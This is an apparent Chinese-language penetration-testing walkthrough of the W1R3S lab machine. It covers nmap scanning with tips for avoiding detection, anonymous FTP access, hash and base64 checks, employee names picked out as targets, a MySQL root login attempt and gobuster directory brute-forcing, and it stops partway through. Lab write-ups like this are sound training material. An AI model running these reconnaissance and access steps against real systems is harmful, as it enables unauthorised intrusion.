一.主机发现和信息收集

1
2
3
4
5
6
7
8
9
10
11
12
13
14
╭─ /home/kali/Desktop ························································································································· х INT with root@kali at 21:08:18 ─╮
╰─❯ nmap -sT --min-rate 10000 -p- 192.168.0.101 -oA ports.nmap ─╯
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-25 21:25 EDT
Nmap scan report for 192.168.0.101
Host is up (0.0013s latency).
Not shown: 55528 filtered tcp ports (no-response), 10003 closed tcp ports (conn-refused)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
3306/tcp open mysql
MAC Address: 00:0C:29:34:DC:AE (VMware)

Nmap done: 1 IP address (1 host up) scanned in 12.55 seconds

可以看到开放了21,22,80,3306端口

-sT 用于更加隐蔽的探测服务器,一些防火墙会检测不完整的TCP连接,所以加上-sT 可以更好绕过


–min-rate 10000 是扫描速率,大部分情况下,都使用该速度,但是在护网行动中,需要更慢

-p- 扫描1-655535个端口

-oA输出ports.nmap

接下来我们可以用 cat ports.nmap | grep “open” | awk -F ‘/‘ ‘{print $1}’ | paste -sd ‘,’

这样可以让端口用逗号隔开,在扫描结果多的情况下,可利用此命令

阶段二 : 深度探测 先将cat ports.nmap | grep “open” | awk -F ‘/‘ ‘{print $1}’ | paste -sd ‘,’ 的结果保存为变量a :

1
a=$(cat ports.nmap  | grep "open" | awk -F '/'  '{print $1}' | paste -sd ',' )

基于已有端口进行深度探测 ,

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
╭─ /home/kali/Desktop ························································································································· х INT with root@kali at 22:40:51 ─╮
╰─❯ nmap -sT -sV -sC -O -p $a 192.168.0.101 ─╯
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-25 22:40 EDT
Nmap scan report for 192.168.0.101
Host is up (0.0037s latency).

PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 2 ftp ftp 4096 Jan 23 2018 content
| drwxr-xr-x 2 ftp ftp 4096 Jan 23 2018 docs
|_drwxr-xr-x 2 ftp ftp 4096 Jan 28 2018 new-employees
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:192.168.0.110
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 1
| vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 07:e3:5a:5c:c8:18:65:b0:5f:6e:f7:75:c7:7e:11:e0 (RSA)
| 256 03:ab:9a:ed:0c:9b:32:26:44:13:ad:b0:b0:96:c3:1e (ECDSA)
|_ 256 3d:6d:d2:4b:46:e8:c9:a3:49:e0:93:56:22:2e:e3:54 (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
3306/tcp open mysql MySQL (unauthorized)
MAC Address: 00:0C:29:34:DC:AE (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.2 - 4.14 (97%), Linux 5.1 - 5.15 (95%), Linux 3.13 - 4.4 (91%), Linux 3.16 - 4.6 (91%), Linux 3.8 - 3.16 (91%), Linux 4.10 (91%), Linux 4.4 (91%), OpenWrt 19.07 (Linux 4.14) (91%), Linux 2.6.32 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: W1R3S.inc; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.19 seconds

-sV:扫描漏洞版本

-sC : 调用nse脚本进行扫描

-O: 探测操作系统版本

-p : 指定端口扫描

如果不分阶段,直接使用-p- -sV -sC 这种大量端口和其他参数组合 扫描会触发告警,大大增加暴露的几率

下面对UDP服务进行完整信息收集

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
╭─ /home/kali/Desktop ······························································································································· with root@kali at 22:57:14 ─╮
╰─❯ nmap -sU --top-port 20 192.168.0.101 ─╯
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-25 23:02 EDT
Nmap scan report for 192.168.0.101
Host is up (0.0010s latency).

PORT STATE SERVICE
53/udp open|filtered domain
67/udp open|filtered dhcps
68/udp open|filtered dhcpc
69/udp open|filtered tftp
123/udp open|filtered ntp
135/udp open|filtered msrpc
137/udp open|filtered netbios-ns
138/udp open|filtered netbios-dgm
139/udp open|filtered netbios-ssn
161/udp open|filtered snmp
162/udp open|filtered snmptrap
445/udp open|filtered microsoft-ds
500/udp open|filtered isakmp
514/udp open|filtered syslog
520/udp open|filtered route
631/udp open|filtered ipp
1434/udp open|filtered ms-sql-m
1900/udp open|filtered upnp
4500/udp open|filtered nat-t-ike
49152/udp open|filtered unknown
MAC Address: 00:0C:29:34:DC:AE (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds

UDP端口现在是存疑状态,显示open|filtered

进一步使用 –script进行基础的漏洞扫描:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
╭─ /home/kali/Desktop ······························································································································· with root@kali at 23:05:51 ─╮
╰─❯ nmap --script=vuln -p21,80,22,3306 192.168.0.101 ─╯
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-25 23:06 EDT
Stats: 0:02:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.21% done; ETC: 23:09 (0:00:01 remaining)
Nmap scan report for 192.168.0.101
Host is up (0.0020s latency).

PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-slowloris-check:
| VULNERABLE:
| Slowloris DOS attack
| State: LIKELY VULNERABLE
| IDs: CVE:CVE-2007-6750
| Slowloris tries to keep many connections to the target web server open and hold
| them open as long as possible. It accomplishes this by opening connections to
| the target web server and sending a partial request. By doing so, it starves
| the http server's resources causing Denial Of Service.
|
| Disclosure date: 2009-09-17
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_ http://ha.ckers.org/slowloris/
| http-enum:
|_ /wordpress/wp-login.php: Wordpress login page.
3306/tcp open mysql
MAC Address: 00:0C:29:34:DC:AE (VMware)

Nmap done: 1 IP address (1 host up) scanned in 321.54 seconds

我们可以观察到的信息有:

1.不存在CSRF漏洞

2.不存在DOM XSS 以及其他xss

3.存在一个CVE漏洞,但是是DOS,一般不考虑DOS 因为没有太大的价值

4.确定网站的站点是wordpress站点

如果在实战中找不到攻击面,可以对ipv6地址再次进行信息收集,深度测试

优先级确定:

现在根据-sC的扫描结果确定渗透测试的优先级:

1.ftp服务下存在敏感信息泄露,优先查看ftp服务

2.3306端口,可能存在弱口令攻击

3.80端口存在web服务,先看看ftp 和3306能给我们什么信息

4.ssh ssh的权重一般排在末尾,优先不考虑ssh

二.渗透测试阶段:

根据nmap的扫描结果可以得知,ftp服务存在匿名登录,我们接下来对其进行尝试

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
╭─ /home/kali/Desktop/RedTeamNote ························ with root@kali at 23:39:40 ─╮
╰─❯ ftp 192.168.0.101 ─╯
Connected to 192.168.0.101.
220 Welcome to W1R3S.inc FTP service.
Name (192.168.0.101:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> binary
200 Switching to Binary mode.
ftp> dir
229 Entering Extended Passive Mode (|||40327|)
150 Here comes the directory listing.
drwxr-xr-x 2 ftp ftp 4096 Jan 23 2018 content
drwxr-xr-x 2 ftp ftp 4096 Jan 23 2018 docs
drwxr-xr-x 2 ftp ftp 4096 Jan 28 2018 new-employees
226 Directory send OK.
ftp>

我们输入prompt关闭交互式提示,这样后续的下载文件操作就不需要手动测试

再次输入binary,这样的好处是假如ftp下存在二进制文件,就可以完整将其下载下来,而不会损坏

依次cd 进文件夹,使用get *.txt 将所有文件都下载下来

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
╭─ /home/kali/Desktop/RedTeamNote ························ with root@kali at 03:41:45 ─╮
╰─❯ cat *.txt ─╯
New FTP Server For W1R3S.inc
#
#
#
#
#
#
#
#
01ec2d8fc11c493b25029fb1f47f39ce
#
#
#
#
#
#
#
#
#
#
#
#
#
SXQgaXMgZWFzeSwgYnV0IG5vdCB0aGF0IGVhc3kuLg==
############################################
___________.__ __ __ ______________________ _________ .__
\__ ___/| |__ ____ / \ / \/_ \______ \_____ \ / _____/ |__| ____ ____
| | | | \_/ __ \ \ \/\/ / | || _/ _(__ < \_____ \ | |/ \_/ ___\
| | | Y \ ___/ \ / | || | \/ \/ \ | | | \ \___
|____| |___| /\___ > \__/\ / |___||____|_ /______ /_______ / /\ |__|___| /\___ >
\/ \/ \/ \/ \/ \/ \/ \/ \/
The W1R3S.inc employee list

Naomi.W - Manager
Hector.A - IT Dept
Joseph.G - Web Design
Albert.O - Web Design
Gina.L - Inventory
Rico.D - Human Resources

ı pou,ʇ ʇɥıuʞ ʇɥıs ıs ʇɥǝ ʍɐʎ ʇo ɹooʇ¡

....punoɹɐ ƃuıʎɐןd doʇs ‘op oʇ ʞɹoʍ ɟo ʇoן ɐ ǝʌɐɥ ǝʍ

这里有一串md5,为了确保准确,我们可以使用hash-identifier 进行识别:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
╭─ /home/kali/Desktop/RedTeamNote ·················· х INT with root@kali at 03:50:21 ─╮
╰─❯ hash-identifier 01ec2d8fc11c493b25029fb1f47f39ce ─╯
#########################################################################
# __ __ __ ______ _____ #
# /\ \/\ \ /\ \ /\__ _\ /\ _ `\ #
# \ \ \_\ \ __ ____ \ \ \___ \/_/\ \/ \ \ \/\ \ #
# \ \ _ \ /'__`\ / ,__\ \ \ _ `\ \ \ \ \ \ \ \ \ #
# \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \ \_\ \__ \ \ \_\ \ #
# \ \_\ \_\ \___ \_\/\____/ \ \_\ \_\ /\_____\ \ \____/ #
# \/_/\/_/\/__/\/_/\/___/ \/_/\/_/ \/_____/ \/___/ v1.2 #
# By Zion3R #
# www.Blackploit.com #
# Root@Blackploit.com #
#########################################################################
--------------------------------------------------

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
[+] MD2(HMAC)
[+] MD5(HMAC(Wordpress))
[+] Haval-128
[+] Haval-128(HMAC)
[+] RipeMD-128
[+] RipeMD-128(HMAC)
[+] SNEFRU-128
[+] SNEFRU-128(HMAC)
[+] Tiger-128
[+] Tiger-128(HMAC)
[+] md5($pass.$salt)
[+] md5($salt.$pass)
[+] md5($salt.$pass.$salt)
[+] md5($salt.$pass.$username)
[+] md5($salt.md5($pass))
[+] md5($salt.md5($pass))
[+] md5($salt.md5($pass.$salt))
[+] md5($salt.md5($pass.$salt))
[+] md5($salt.md5($salt.$pass))
[+] md5($salt.md5(md5($pass).$salt))
[+] md5($username.0.$pass)
[+] md5($username.LF.$pass)
[+] md5($username.md5($pass).$salt)
[+] md5(md5($pass))
[+] md5(md5($pass).$salt)
[+] md5(md5($pass).md5($salt))
[+] md5(md5($salt).$pass)
[+] md5(md5($salt).md5($pass))
[+] md5(md5($username.$pass).$salt)
[+] md5(md5(md5($pass)))
[+] md5(md5(md5(md5($pass))))
[+] md5(md5(md5(md5(md5($pass)))))
[+] md5(sha1($pass))
[+] md5(sha1(md5($pass)))
[+] md5(sha1(md5(sha1($pass))))
[+] md5(strtoupper(md5($pass)))
--------------------------------------------------
HASH:


我们将这串md5丢进在线网站解开

发现什么都没有

SXQgaXMgZWFzeSwgYnV0IG5vdCB0aGF0IGVhc3kuLg==

将这段base64也进行decode

1
2
3
╭─ /home/kali/Desktop/RedTeamNote ························ with root@kali at 04:07:25 ─╮
╰─❯ echo "SXQgaXMgZWFzeSwgYnV0IG5vdCB0aGF0IGVhc3kuLg==" | base64 -d ─╯
It is easy, but not that easy..#

没发现任何信息,我们唯一能获取到的比较有用的信息就是以下这份人员名单

1
2
3
4
5
6
Naomi.W - Manager
Hector.A - IT Dept
Joseph.G - Web Design
Albert.O - Web Design
Gina.L - Inventory
Rico.D - Human Resources

对于这些名单,我们一定要敏感,不论有没有用

Naomi.W 的身份是经理,那么他可能会有人员的敏感信息

Hector.A 是IT 部门的主管,可能有系统的最高权限

Albert.O和Gina.L 没有太大用处

Rico.D 是人力资源,手上可能有全部人员的信息

接下来尝试对mysql端口进行进一步利用:

mysql -uroot -h 192.168.0.101 -p

尝试是否为空密码:

1
2
3
4
5
╭─ /home/kali/Desktop/wallpaper ···················································································································································· with root@kali at 06:46:49 ─╮
╰─❯ mysql -uroot -h 192.168.0.101 -p ─╯
Enter password:
ERROR 2002 (HY000): Received error packet before completion of TLS handshake. The authenticity of the following error cannot be verified: 1130 - Host '192.168.0.110' is not allowed to connect to this MySQL server

可以看到不为空密码,此路不通,我们换成Web服务进行渗透:


打开web页面:

在实战中有时候apache页面会隐藏一些信息:


ctrl+u 查看页面源码注释

发现并没有可利用信息

接下来,对服务器进行目录爆破,一般我们使用gobuster 进行目录爆破,这里选用的字典为

/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt

确保准确性,实战中需要根据实际情况进行调整

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
╭─ /home/kali/Desktop ··················································································································· with
╰─❯ gobuster dir -u "http://192.168.0.109/" -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.0.109/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/javascript (Status: 301) [Size: 319] [--> http://192.168.0.109/javascript/]
/wordpress (Status: 301) [Size: 318] [--> http://192.168.0.109/wordpress/]
/administrator (Status: 301) [Size: 322] [--> http://192.168.0.109/administrator/]
/server-status (Status: 403) [Size: 301]
Progress: 220557 / 220557 (100.00%)
===============================================================
Finished
===============================================================


发现开放了/javascript /wordpress /administrator /server-status 页面,我们访问worldpress目录时会发现跳转到localhost上,此时 我们尝试修改/etc/hosts文件,将localhost 指向 靶机ip尝试是否可以利用这点访问靶机的/worldpress页面

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
╭─ /home/kali/Desktop ························································································· with root@kali at 01:58:00 ─╮
╰─❯ vi /etc/hosts ─╯

╭─ /home/kali/Desktop ················································································ took 20s with root@kali at 01:58:38 ─╮
╰─❯ cat /etc/hosts ─╯
192.168.0.109 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.129.255.144 mail.outbound.htb
10.10.139.191 link.dsz
10.10.139.161 BABYAD.babyAD.com babyAD.com BABYAD
10.10.139.221 moodle.dsz dev.moodle.dsz
192.168.1.102 mail.innovasolutions.thl
192.168.1.103 hellman.dsz
192.168.50.44 victorique.xyz
192.168.1.102 intelligence.thl
192.168.100.224 acfun.dsz

还是不行:

我们需要深度调整kali,现在,这个思路靠后,再尝试其他思路

观察http://192.168.0.109/administrator/installation/的信息:

打开网站:

